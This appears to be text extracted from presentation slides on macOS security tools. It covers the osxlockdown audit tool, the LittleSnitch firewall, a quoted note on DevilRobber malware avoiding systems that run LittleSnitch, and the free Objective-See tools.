
github.com/SummitRoute/osxlockdown

```
# ./osxlockdown
[PASSED] Enable Auto Update
[PASSED] Disable Bluetooth
[PASSED] Disable infrared receiver
[PASSED] Disable AirDrop
...
osxlockdown 0.9
Final Score 86%; Pass rate: 26/30
```





osxlockdown
S. Piper (@0xdabbad00)

"built to audit & remediate, security configuration settings on OS X 10.11"
-S. Piper



OS X SECURITY TOOL

LittleSnitch Firewall




trivial to bypass



yes, stay tuned!
security vulnerabilities?


'snitching



"if [LittleSnitch] is found, the malware [OSX/DevilRobber.A] will skip installation and proceed to execute the clean software" -fSecure.com


MY PERSONAL SECURITY TOOLS

Objective-See, because "sharing is caring" :)



I should write some OS X security tools
to protect my Mac
....and share 'em freely :)

...as they try to sell things!



*"No one is going to provide you a quality service for nothing.
If you're not paying, you're the product." -fSecure*

SECURITY TOOLS

Objective-See; free OS X security tools

specimens to play with!



Objective-See

products

malware

blog

about



